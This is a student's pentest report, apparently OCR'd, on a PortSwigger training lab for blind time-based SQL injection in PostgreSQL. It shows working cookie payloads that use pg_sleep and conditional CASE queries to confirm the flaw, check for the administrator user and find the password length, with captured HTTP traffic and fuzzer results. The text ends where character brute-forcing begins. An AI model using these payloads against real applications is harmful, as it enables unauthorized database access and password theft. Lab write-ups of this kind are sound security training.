PRIYANSHU

patel

Lab Pentest Report

Performed By
Priyanshu Patel

Start Date: 5 Sep 2023
End Date: 5 Sep 2023

Contact:
priyanshupatel2301@gmail.com

Scope:
url: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
access the lab and that’s our scope of testing.


Goal Assesment:
what do we know?
1. the vulnerable parameter is : tracking cookie
2. results of the query run is not displayed on site
3. if error is generated by a query or if query runs succesfully the application responds same in both scenarios
4. queries run synchronously so possible time delay attack.
5. db contains users table which has username and password columns
goal: find the password of administrator to solve the lab.

Attack Perspective:
a side from the information above we are operating from black box perspective.

Tools used:
1. owasp-zap
2. firefox
3. foxyproxy, cookie-editor (extensions)
4. libreoffice writer (report writing)

Attacking The Lab Environment (Attack Steps):


step 1:
check if the time delay vulnerability exists
payload: ‘||pg_sleep(10)-- [postgresql]
if it is vulnerable there will be a 10 second time delay



```
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://0a1f007003580ae880c8a3f7004d0026.web-security-academy.net/
Cookie: TrackingId=LE4MPDJTwHlFv8fh'||pg_sleep(10)--; session=
tXTocbzlsaqSVxLFO2mrdc7utBbnV9aO
Sec-Fetch-Dest: style
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Sec-GPC: 1
```

Time: 0 ms Body Length: 0 Total Length: 0 bytes

if this payload delays our response then this parameter is vulnerable to time delay attacks.



```
GET https://0aa300f0034d9eee83feab560063001a.web-security-academy.net/ HTTP/1.1
host: 0aa300f0034d9eee83feab560063001a.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: TrackingId=0Zp8ZxLaKe5bxzHN'|| pg_sleep(10)--; session=
qn5jLUZcy20obGrVNNpdZWaQuz9r0yP7
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=
utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 11358
```

```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/
labheader/css/
```

Time: 10,737 ms Body Length: 11,358 Total Length: 11,488 bytes

As you can see there is 10,737ms time it took to get our response which confirms our vulnerability

step 2:
seeing that our administrator username exists in username column



```
GET https://0aa300f0034d9eee83feab560063001a.web-security-academy.net/ HTTP/1.1
host: 0aa300f0034d9eee83feab560063001a.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: TrackingId=0Zp8ZxLaKe5bxzHN'||(select case when (1=1) then pg_sleep(5) else pg_
sleep(-1) end)--; session=qn5jLUZcy20obGrVNNpdZWaQuz9r0yP7
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=
utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 11358
```


```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/
labheader/css/
```

Find: No matches Time: 5,739 ms Body Length: 11,358 Total Length: 11,488 bytes

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	Pro…	05/09/23, 2:42:59 pm	GET	https://0aa300f0034d9eee83feab5600630…	200	OK	88…	11,358 bytes	Medium		Script
3	Pro…	05/09/23, 2:43:01 pm	GET	https://0aa300f0034d9eee83feab5600630…	101	Switching…	66…	0 bytes	Low		
4	Ma…	05/09/23, 2:43:33 pm	GET	https://0aa300f0034d9eee83feab5600630…	200	OK	10…	11,358 bytes	Medium		Script
5	Ma…	05/09/23, 2:45:10 pm	GET	https://0aa300f0034d9eee83feab5600630…	200	OK	5.…	11,358 bytes	Medium		Script

this is our test payload to see if conditional time delay is working and yes it is we get our response after 5sec of delay.

Now let’s check the administrator exists in username column.



```
GET https://0aa300f0034d9eee83feab560063001a.web-security-academy.net/ HTTP/1.1
host: 0aa300f0034d9eee83feab560063001a.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: TrackingId=0Zp8ZxLaKe5bxzHN'||(select case when (username='administrator') then
pg_sleep(5) else pg_sleep(-1) end from users)--; session=qn5jLUZcy20obGrVNNpdZWaQuz9r0yP7
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=
utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 11358
```

```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/
labheader/css/
```

Find: No matches Time: 5,819 ms Body Length: 11,358 Total Length: 11,488 bytes

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	Pro…	05/09/23, 2:42:59 pm	GET	https://0aa300f0034d9eee83feab5600630…	200	OK	88…	11,358 bytes	Medium		Script
3	Pro…	05/09/23, 2:43:01 pm	GET	https://0aa300f0034d9eee83feab5600630…	101	Switching…	66…	0 bytes	Low		
4	Ma…	05/09/23, 2:43:33 pm	GET	https://0aa300f0034d9eee83feab5600630…	200	OK	10…	11,358 bytes	Medium		Script
5	Ma…	05/09/23, 2:45:10 pm	GET	https://0aa300f0034d9eee83feab5600630…	200	OK	5.…	11,358 bytes	Medium		Script
6	Ma…	05/09/23, 2:46:13 pm	GET	https://0aa300f0034d9eee83feab5600630…	200	OK	5.…	11,358 bytes	Medium		Script


So here you can also see that there a delay which confirms that administrator user exists in username column step 3: now let’s check what is our password’s length is



```
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: TrackingId=0Zp8ZxLaKe5bxzHN'|| (select case when
(username='administrator' and length(password)=1) then
pg_sleep(5) else pg_sleep(-1) end from users)--; session
=qn5jLUZcy20obGrVNNpdZWaQuz9r0yP7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

...	V...	# ...	# o...
H...	1	29	0

Remove without confirmation? ☑




Type: Numberzz

From: 1

To: 30

Increment: 1

Payloads Preview:



```
GET https://0aa300f0034d9eee83feab560063001a.web-security-academy.net/ HTTP/1.1
host: 0aa300f0034d9eee83feab560063001a.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: TrackingId=0Zp8ZxLaKe5bxzHN'|| (select case when (username='administrator') and
length(password)=1 then pg_sleep(5) else pg_sleep(-1) end from users)--; session=
qn5jLUZcy20obGrVNNpdZWaQuz9r0yP7
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=
utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 11358
```

```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/
labheader/css/
```

Find: No matches Time: 5,819 ms Body Length: 11,358 Total Length: 11,488 bytes

Progress: 0: HTTP - https://0aa300..ty-academy.net/ 100% Current fuzzers: 0


Messages Sent: 30 Errors: 0

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
18	Fuzzed	200	OK	671 ms	130 bytes	11,358 bytes		Reflected	18
19	Fuzzed	200	OK	920 ms	130 bytes	11,358 bytes		Reflected	19
20	Fuzzed	200	OK	5.8 s	130 bytes	11,358 bytes		Reflected	20
21	Fuzzed	200	OK	1 s	130 bytes	11,358 bytes		Reflected	21
22	Fuzzed	200	OK	921 ms	130 bytes	11,358 bytes		Reflected	22

Alerts 0 1 2 1 Main Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

so as you can see here our password length is 20

step 4:
now that we know our password length
let's bruteforce the password 1 character at a time using alphanumeric wordlist.

